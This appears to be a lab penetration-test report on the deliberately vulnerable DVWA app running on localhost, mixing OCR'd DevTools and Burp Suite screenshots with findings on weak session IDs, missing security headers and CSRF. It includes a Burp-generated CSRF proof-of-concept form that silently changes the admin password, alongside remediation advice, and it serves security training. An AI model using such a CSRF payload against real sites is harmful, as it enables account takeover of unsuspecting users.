
This page will set a new cookie called dvwaSession each time the button is clicked.

Generate

Username: admin
Security Level: low
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.10 *Development*



Elements Console Sources Network Performance Memory Application Privacy and security Lighthouse Recorder DOM Invader

Storage

- Local storage
- Session storage
- Extension storage
- IndexedDB

Cookies

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Partition K...	Cross Site	Priority
dvwaSession	13	127.0.0.1	/DVWA/vulnerabilities/wea...	Session	13						Medium
PHPSESSID	1	127.0.0.1	/	Session	10						Medium
security	low	127.0.0.1	/DVWA	Session	11						Medium

Cookie Value Show URL-decoded
13





Vulnerability: Weak Session IDs

This page will set a new cookie called dvwaSession each time the button is clicked.

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

- Home
- Instructions
- Setup / Reset DB

- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)

- Weak Session IDs**

Elements Console Sources Network Performance Memory Application Privacy and security Lighthouse Recorder DOM Invader

Filter Only show cookies with an issue

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Partition K...	Cross Site	Priority
dvwaSession	20	127.0.0.1	/DVWA/vulnerabilities/wea...	Session	13						Medium
PHPSESSID	1	127.0.0.1	/	Session	10						Medium
security	low	127.0.0.1	/DVWA	Session	11						Medium

Cookie Value Show URL-decoded
20

Storage

- Local storage
- Session storage
- Extension storage
- IndexedDB
- Cookies
 - http://127.0.0.1:8080
- Private state tokens
- Interest groups
- Shared storage
- Cache storage

Burp Suite Community Edition v2025.5.6 - Temporary Project

Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept **HTTP history** WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
117	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3898	HTML	script	Vulnerability: Weak Se...			127.0.0.1	dwvaSession=4	21:20:49 11 J... 8888	31	
118	http://127.0.0.1:8080	GET	./well-known/appspecific/com.chro...			200	3899	HTML	json	Vulnerability: Weak Se...			127.0.0.1		21:20:56 11 J... 8888		
119	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3898	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=5	21:20:58 11 J... 8888	15	
120	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3898	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=6	21:20:59 11 J... 8888	10	
121	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3898	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=7	21:20:59 11 J... 8888	22	
122	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3898	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=8	21:20:59 11 J... 8888	17	
123	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3898	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=9	21:20:59 11 J... 8888	26	
124	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3899	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=10	21:21:00 11 J... 8888	31	
125	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3899	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=11	21:21:00 11 J... 8888	17	
126	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3899	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=12	21:21:00 11 J... 8888	26	
127	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3899	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=13	21:21:00 11 J... 8888	49	
128	http://127.0.0.1:8080	GET	./well-known/appspecific/com.chro...			404	537	HTML	json	404 Not Found			127.0.0.1		21:21:04 11 J... 8888	1	
129	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3900	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=14	21:40:10 11 J... 8888	19	
130	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3899	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=15	21:40:10 11 J... 8888	45	
131	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3899	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=16	21:40:10 11 J... 8888	42	
132	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3899	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=17	21:40:11 11 J... 8888	31	
133	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3899	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=18	21:40:11 11 J... 8888	31	
134	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3899	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=19	21:40:11 11 J... 8888	31	
135	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3899	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=20	21:40:12 11 J... 8888	30	
136	http://127.0.0.1:8080	GET	./well-known/appspecific/com.chro...					script	json				127.0.0.1		21:40:18 11 J... 8888		

Request

Pretty Raw Hex

```
1 POST /DVWA/vulnerabilities/weak_id/ HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 0
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://127.0.0.1:8080
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/*,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Fri, 11 Jul 2025 16:10:18 GMT
3 Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
4 X-Powered-By: PHP/8.2.12
5 Expires: Tue, 23 Jun 2009 12:00:00 GMT
6 Cache-Control: no-cache, must-revalidate
7 Pragma: no-cache
8 Set-Cookie: dwvaSession=20
9 Content-Length: 3517
10 Keep-Alive: timeout=5, max=94
11 Connection: Keep-Alive
12 Content-Type: text/html; charset=utf-8
13
14
15 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"ht...
```

Inspector

Request attributes Request cookies Request headers Response headers

Event log (1) All issues

Memory: 165.4MB Disabled

Vulnerability 12 – Application is Vulnerable to Missing HTTP Security Headers

Severity:	Medium
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Logged-in user required to access the vulnerable module• Browser Developer Tools
Steps to Reproduce:	<ol style="list-style-type: none">1. Navigate to: <code>http://localhost/DVWA/vulnerabilities/xss_r/</code>2. Press F12 to open DevTools → Network tab3. Reload the page and click on the main request4. Go to Response Headers and observe that the following are missing or insecure:<ul style="list-style-type: none"><input type="checkbox"/> X-XSS-Protection: 0 (disabled)<input type="checkbox"/> No Strict-Transport-Security<input type="checkbox"/> No X-Content-Type-Options<input type="checkbox"/> No X-Frame-Options• Note: Absence of Content-Security-Policy was demonstrated separately in Vulnerability 7 (CSP Bypass)

Vulnerability 12 – Application is Vulnerable to Missing HTTP Security Headers

Expected Result :

- Server should include all critical security headers:
Content-Security-Policy: default-src 'self';
X-XSS-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
X-Frame-Options: DENY

Actual Result:

- No Strict-Transport-Security → allows insecure redirects
- No X-Content-Type-Options → enables MIME sniffing attacks
- No X-Frame-Options → clickjacking possible
- X-XSS-Protection: 0 → disables browser-level XSS filter
- No CSP header (already demonstrated)

Impact:

- Weak browser-level protection
- Increases attack surface for XSS, clickjacking, and MIME-based attacks
- Reduces security trust indicators

Vulnerability 12 – Application is Vulnerable to Missing HTTP Security Headers

Remediation:

- Configure your web server to set proper headers globally:
- Apache: via .htaccess or httpd.conf
- PHP: using header() function
- Validate headers using tools like:
- securityheaders.com
- [Mozilla Observatory](https://observatory.mozilla.org)

Reference: https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

Vulnerability: Reflected Cross Si

127.0.0.1:8080/DVWA/vulnerabilities/xss_r/

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

Home Instructions

Network Performance Memory Application Privacy and security Lighthouse Recorder DOM Invader

Elements Console Sources Network Performance Memory Application Privacy and security Lighthouse Recorder DOM Invader

Preserve log Disable cache No throttling Invert More filters All Fetch/XHR Doc CSS JS Font Img Media Manifest Socket Wasm Other

Filter

1,000 ms 2,000 ms 3,000 ms 4,000 ms 5,000 ms 6,000 ms 7,000 ms 8,000 ms 9,000 ms 10,000 ms 11,000 ms 12,000 ms 13,000 ms 14,000 ms 15,000 ms

Name	Headers	Preview	Response	Initiator	Timing	Cookies
xss_r/						
main.css						
dvwaPage.js						
logo.png						
add_event_listeners.js						
favicon.ico						

```
1<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
2<html xmlns="http://www.w3.org/1999/xhtml">
3
4<head>
5    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
6
7    <title>Vulnerability: Reflected Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>
8
9    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
10
11   <link rel="icon" type="image/ico" href="../../favicon.ico" />
12
13   <script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>
14
15</head>
16
17<body class="home">
18    <div id="container">
```

6 requests | 4.7 kB transferred | 1 {}

Vulnerability 13 – Application is Vulnerable to Cross-Site Request Forgery (CSRF)

Severity:	High
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Burp Suite Professional installed and running• Browser proxy configured to 127.0.0.1:8888• Firefox is configured using FoxyProxy• Firefox <code>about:config</code> setting <code>network.proxy.allow_hijacking_localhost = true</code>
Steps to Reproduce:	<ol style="list-style-type: none">1. Navigate to: <code>http://localhost/DVWA/vulnerabilities/csrf/</code>2. Submit the password change form (hacked) and intercept the POST request in Burp3. Right-click the request → Engagement Tools → Generate CSRF PoC4. Save the generated HTML PoC file5. Open the PoC in Firefox while session is active6. Password is changed without user knowledge

Vulnerability 13 – Application is Vulnerable to Cross-Site Request Forgery (CSRF)

Expected Result :

- The request should be rejected due to missing or invalid CSRF token.

Actual Result:

- The server accepts the CSRF PoC request and changes the password without any validation.

Impact:

- The attacker can silently change the victim's password, leading to complete **account compromise**, denial of service, or unauthorized actions.

Remediation:

- Implement CSRF tokens on all state-changing requests
- Enforce validation of Origin or Referrer headers
- Apply SameSite=Strict or Lax cookie attributes
- Use frameworks with built-in CSRF protection

Reference: <https://owasp.org/www-community/attacks/csrf>



Not Secure

http://localhost:8080/DVWA/vulnerabilities/csrf/



Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

More Information

- https://www.owasp.org/index.php/Cross-Site_Request_Forgery
- <http://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF

File Inclusion
File Upload
Insecure CAPTCHA

SQL Injection
SQL Injection (Blind)
Weak Session IDs

XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About
Logout

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension	Title	Comment	SSL	IP	Cookies	Time	Listener port
143	http://localhost:8080	GET	/DVWA/vulnerabilities/csrf/			200	4593	HTML		Vulnerability: Cross ...		127.0.0.1			19:12:23 1...	8888
224	http://localhost:8080	GET	/DVWA/vulnerabilities/exec/			200	4491	HTML		Vulnerability: Comm...		127.0.0.1			19:45:10 1...	8888
225	http://localhost:8080	GET	/DVWA/vulnerabilities/csrf/			200	4593	HTML		Vulnerability: Cross ...		127.0.0.1			19:45:20 1...	8888
226	http://localhost:8080	GET	/DVWA/vulnerabilities/csrf/?pas...	✓		200	4594	HTML		Vulnerability: Cross ...		127.0.0.1			19:45:41 1...	8888

http://localhost:8080/DVWA/v...&password_conf=&Change=Change

- Add to scope
- Spider from here
- Do an active scan
- Do a passive scan
- Send to Intruder
- Send to Repeater
- Send to Sequencer
- Send to Comparer (request)
- Send to Comparer (response)
- Show response in browser
- Request in browser
- Engagement tools**
- Show new history window
- Add comment
- Highlight
- Delete item
- Clear history
- Copy URL
- Copy as curl command
- Copy links
- Save item
- Proxy history help

Find references

Discover content

Schedule task

Generate CSRF PoC

Request Response

Raw Params Headers Hex

```
GET /DVWA/vulnerabilities/csrf/?password_new=&password_conf=&Change=Ch
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost:8080/DVWA/vulnerabilities/csrf/
Cookie: security=low; PHPSESSID=f45ontceo3l0152rfi0r7qb8fq
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited
143	http://localhost:8080	GET	/DVWA/vulnerabilities/csrf/		
224	http://localhost:8080	GET	/DVWA/vulnerabilities/exec/		
225	http://localhost:8080	GET	/DVWA/vulnerabilities/csrf/		
226	http://localhost:8080	GET	/DVWA/vulnerabilities/csrf/?pas...	✓	

CSRF PoC generator

Request to: http://localhost:8080

Raw Params Headers Hex

2 GET /DVWA/vulnerabilities/csrf/?password_new=&password_conf=&Change=Change HTTP/1.1

Host: localhost:8080

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: close

CSRF HTML:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <script>history.pushState('', '', '/')</script>
    <form action="http://localhost:8080/DVWA/vulnerabilities/csrf/">
      <input type="hidden" name="password&#95;new" value="" />
      <input type="hidden" name="password&#95;conf" value="" />
      <input type="hidden" name="Change" value="Change" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Type a search term 0 matches

Regenerate Test in browser Copy HTML Close

	Time	Listener port
19:12:23 1...	8888	
19:45:10 1...	8888	
19:45:20 1...	8888	
19:45:41 1...	8888	

Request Response

Raw Params Headers Hex

GET /DVWA/vulnerabilities/csrf/?password_new=&password_conf=&Change=Change HTTP/1.1

Host: localhost:8080

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: close

Referer: http://localhost:8080/DVWA/vulnerabilities/csrf/

